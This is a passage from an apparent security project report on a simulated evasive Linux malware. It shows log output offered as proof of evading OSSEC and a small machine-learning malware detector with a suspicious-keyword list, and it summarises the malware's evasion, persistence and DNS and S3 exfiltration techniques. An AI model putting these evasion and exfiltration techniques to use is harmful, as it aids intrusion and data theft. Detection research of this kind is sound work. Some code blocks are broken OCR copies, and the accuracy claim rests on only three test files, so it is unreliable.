2025/06/03 04:54:48 ossec-logcollector(1950): INFO: Analyzing file: '/var/log/apache2/access.log'.
2025/06/03 04:54:48 ossec-logcollector: INFO: Monitoring output of command(360): df -P
2025/06/03 04:54:48 ossec-logcollector: INFO: Monitoring full output of command(360): netstat -tan |grep LISTEN |egrep -v '(127.0.0.1| ::1)' | sort
2025/06/03 04:54:48 ossec-logcollector: INFO: Monitoring full output of command(360): last -n 5
2025/06/03 04:54:48 ossec-logcollector: INFO: Started (pid: 197900).
2025/06/03 04:55:49 ossec-syscheckd: INFO: Starting syscheck scan (forwarding database).
2025/06/03 04:55:49 ossec-syscheckd: INFO: Starting syscheck database (pre-scan).
```

Despite adding the target directory in OSSEC's config, OSSEC failed to raise any alerts or logs. This demonstrates successful evasion of host-based detection mechanisms.

6. Extra Add Ons

6.1 Train a basic ML model to test what gets detected

To build a malware detection system by training a machine learning model on basic static features extracted from Linux files, enabling the detection of malicious behavior patterns.

- **Feature Extraction**


  This script reads through each file in a labeled dataset and computes several static characteristics that might indicate whether a file is malicious or benign.

  - **Extract Static Features from Files**

    The script defines a function extract_features(filepath) that:

    a) Reads the file in binary mode
    b) Calculates file size
    c) Computes Shannon entropy on the file content (used to detect obfuscation or packing)
    d) Filters printable characters and counts the number of newline-separated strings (num_strings)
    e) Checks for suspicious keywords such as eval, base64, subprocess, exec, import os, etc.

```
def extract_features(filepath):
    features = {}
    with open(filepath, 'rb') as f:
        data = f.read()
        features['file_size'] = len(data)  # File size in bytes
        features['entropy'] = shannon_entropy(data.decode(errors='ignore'))  #
Randomness
        printable = ".join(filter(lambda x: x in string.printable,
data.decode(errors='ignore')))
        features['num_strings'] = printable.count('\n') + 1  # Number of printable
strings
        features['suspicious_keywords'] = sum(kw in printable for kw in ['base64',
'eval', 'os.system', 'import os', 'exec', 'subprocess'])
    return features
```




```
def extract_features(filepath):
    features = {}
    try:
        with open(filepath, 'rb') as f:
            data = f.read()
            features['file_size'] = len(data)
            features['entropy'] = shannon_entropy(data.decode(errors='ignore'))
            printable = ''.join(filter(lambda x: x in string.printable, data.decode(errors='ignore')))
            features['num_strings'] = printable.count('\n') + 1
            features['suspicious_keywords'] = sum(kw in printable for kw in ['base64', 'eval', 'os.system', 'import os', 'exec', 'subprocess'])
    except Exception as e:
        print(f"Error reading {filepath}: {e}")
        return None
    return features
```

- **Label Data and Export as JSON**

  a) It defines a build_dataset(root) function to:
  b) Iterate over two folders: dataset/benign/ and dataset/malware/
  c) For each file, call extract_features() and assign:
  d) label = 0 for benign files
  e) label = 1 for malware
  f) Save all feature dictionaries into a list
  g) The complete dataset is exported as linux_malware_dataset.json

```
def build_dataset(root):
    data = []
    for label in ['benign', 'malware']:
        folder = os.path.join(root, label)
        for fname in os.listdir(folder):
            path = os.path.join(folder, fname)
            feats = extract_features(path)
            if feats:
                feats['label'] = 1 if label == 'malware' else 0
                data.append(feats)
    return data

dataset = build_dataset('dataset')

with open('linux_malware_dataset.json', 'w') as f:
    json.dump(dataset, f, indent=2)
```



```python
def build_dataset(root):
    data = []
    for label in ['benign', 'malware']:
        folder = os.path.join(root, label)
        for fname in os.listdir(folder):
            path = os.path.join(folder, fname)
            feats = extract_features(path)
            if feats:
                feats['label'] = 1 if label == 'malware' else 0
                data.append(feats)
    return data

dataset = build_dataset('dataset')

with open('linux_malware_dataset.json', 'w') as f:
    json.dump(dataset, f, indent=2)
```

- **Model Training and Evaluation**

  This script trains a machine learning model using the feature dataset, tests its accuracy, and reports how well it detects malware.

  - Load and Prepare the Dataset

    The script loads linux_malware_dataset.json into memory.


    It extracts:

    a) Features (X): file size, entropy, number of printable strings, and suspicious keyword count

    b) Labels (y): 0 for benign, 1 for malware

    It performs a **70/30 stratified train-test split** using train_test_split() to ensure balanced class distribution.

```python
with open('linux_malware_dataset.json', 'r') as f:
    data = json.load(f)

X = [[d['file_size'], d['entropy'], d['num_strings'], d['suspicious_keywords']] for d
in data]
y = [d['label'] for d in data]

X_train, X_test, y_train, y_test = train_test_split(
    X, y, test_size=0.3, random_state=42, stratify=y
)
```



```
with open('linux_malware_dataset.json', 'r') as f:
    data = json.load(f)

X = [[d['file_size'], d['entropy'], d['num_strings'], d['suspicious_keywords']] for d in data]
y = [d['label'] for d in data]

X_train, X_test, y_train, y_test = train_test_split(
    X, y, test_size=0.3, random_state=42, stratify=y
)
```

- **Train and Evaluate the Model**

  Trains a RandomForestClassifier with 100 trees (n_estimators=100)

  Makes predictions on the test set.


  Prints:

  a) A **classification report** (precision, recall, F1-score)

  b) A **confusion matrix** (true/false positives and negatives)

  This gives insight into how accurately the model can detect malware.


```
clf = RandomForestClassifier(n_estimators=100, random_state=42)
clf.fit(X_train, y_train)

y_pred = clf.predict(X_test)

print("=== Classification Report ===")
print(classification_report(y_test, y_pred))

print("\n=== Confusion Matrix ===")
print(confusion_matrix(y_test, y_pred))
```



```
clf = RandomForestClassifier(n_estimators=100, random_state=42)
clf.fit(X_train, y_train)

y_pred = clf.predict(X_test)
print("=== Classification Report ===")
print(classification_report(y_test, y_pred))
print("\n=== Confusion Matrix ===")
print(confusion_matrix(y_test, y_pred))
```

- **Model Testing and Validation**

  The entire pipeline was executed successfully by running the feature extraction script to generate the dataset, followed by training and evaluating the Random Forest model. The output included a labeled JSON dataset and model evaluation metrics (classification report and confusion matrix), confirming that the model can effectively distinguish between benign and malicious files.



```
┌──(malware-env)─(kali㉿kali)-[~/ml-malware-detect]
└─$ python3 extract_features.py
✔  Feature extraction complete.

┌──(malware-env)─(kali㉿kali)-[~/ml-malware-detect]
└─$ python3 train_model.py
══ Classification Report ══
              precision    recall  f1-score   support

           0       1.00      1.00      1.00         2
           1       1.00      1.00      1.00         1

    accuracy                           1.00         3
   macro avg       1.00      1.00      1.00         3
weighted avg       1.00      1.00      1.00         3

══ Confusion Matrix ══
[[2 0]
 [0 1]]

┌──(malware-env)─(kali㉿kali)-[~/ml-malware-detect]
└─$ █
```

Classification report and confusion matrix output demonstrating the performance of the trained Random Forest model on the test dataset, indicating effective malware detection accuracy.

This confirms that:

The full pipeline worked end-to-end.

The model is capable of detecting malware with good accuracy.

The results support the effectiveness of using basic static features for binary classification.

7. Deliverable Review

This section summarizes the final outputs submitted as part of the project:

- **GitHub Repository**

  A complete repository containing all source code, Python and Rust scripts, helper functions, and configuration files used in the malware development and simulation process.

- **Documentation (README.md)**
  The repository includes a detailed README with:
  - Project overview and objectives
  - Setup and execution instructions
  - Diagrams showing architecture and data flow

- Video Explanation
  A video walkthrough explains the codebase, execution, and real-world relevance of the simulated malware project.

8. Results And Findings

The project successfully simulated a multi-stage smart malware capable of environmental awareness, data encryption, covert exfiltration, and stealthy persistence. Below are the key outcomes:

- **Environmental Detection**
  The Rust component accurately detected virtualized and sandboxed environments through MAC address inspection, VM artifacts, and debugger checks, enabling conditional behavior adjustment.

- S**ecure Data Exfiltration**
  Sensitive files were encrypted using strong symmetric encryption (Fernet) and securely exfiltrated to an AWS S3 bucket. Covert DNS-based exfiltration via interact.sh was also demonstrated, validating stealth capabilities.

- **Process Obfuscation and Persistence**
  The malware successfully obfuscated its process name, relocated itself to hidden directories, and achieved persistence through cron jobs, confirming its ability to evade basic detection mechanisms.

- **Anti-Debugging and Evasion**
  Timing anomalies, ptrace checks, and sandbox indicators were reliably identified, allowing the malware to remain dormant or modify its execution in controlled environments.

- **Modular and Cross-Language Design**
  The combined use of Rust (for low-level detection and evasion) and Python (for logic, encryption, and exfiltration) showcased effective cross-language modular malware architecture.

These findings affirm the practicality of developing stealthy malware capable of adapting to its environment, exfiltrating data covertly, and resisting analysis—highlighting the need for advanced detection and behavioral monitoring in modern security solutions.

9. Recommendations for Ongoing Security Enhancement

To mitigate threats posed by advanced, adaptive malware such as the one developed in this project, organizations should consider the following measures:

- **Implement Behavior-Based Detection**
  Move beyond signature-based tools by deploying behavioral analytics and anomaly detection systems that can identify unusual process renaming, persistence mechanisms, and suspicious DNS queries.

- **Enhance Endpoint Visibility**
  Utilize endpoint detection and response (EDR) solutions that monitor low-level system calls, process behavior, and network traffic, enabling rapid detection of evasion and obfuscation techniques.

- **Monitor DNS Traffic Closely**
  Inspect DNS logs for irregular query patterns and large volumes of encoded data, as covert exfiltration through DNS remains a common attack vector.

- **Harden Virtualized and Sandbox Environments**
  Regularly update sandbox detection evasion countermeasures to prevent malware from detecting analysis environments and remaining dormant during investigations.

- **Regular Security Audits and Penetration Testing**
  Conduct ongoing testing simulating similar multi-stage malware to evaluate the effectiveness of defenses and identify gaps in detection and response.

- **Leverage Multi-Layered Defense Strategies**
  Combine network-level protections, endpoint security, user education, and threat intelligence sharing to build a robust defense against stealthy malware.

Adopting these recommendations will strengthen security postures and improve resilience against increasingly sophisticated malware threats.

10.Conclusion

This project successfully demonstrated the development and deployment of a multi-stage malware framework incorporating advanced features such as environment-aware evasion, process obfuscation, encrypted data exfiltration to AWS S3, and covert communication via DNS queries. Through systematic phases—from environment setup to persistence and evasion techniques—the malware exemplifies sophisticated attack methodologies that challenge conventional detection systems. The testing and validation confirmed the efficacy of these techniques in maintaining stealth and achieving reliable data exfiltration. These findings underscore the critical need for advanced behavioral analytics and layered security controls to effectively detect and mitigate evolving malware threats in modern computing environments.

Appendix

- GitHub: Link
- Video Explanation: Link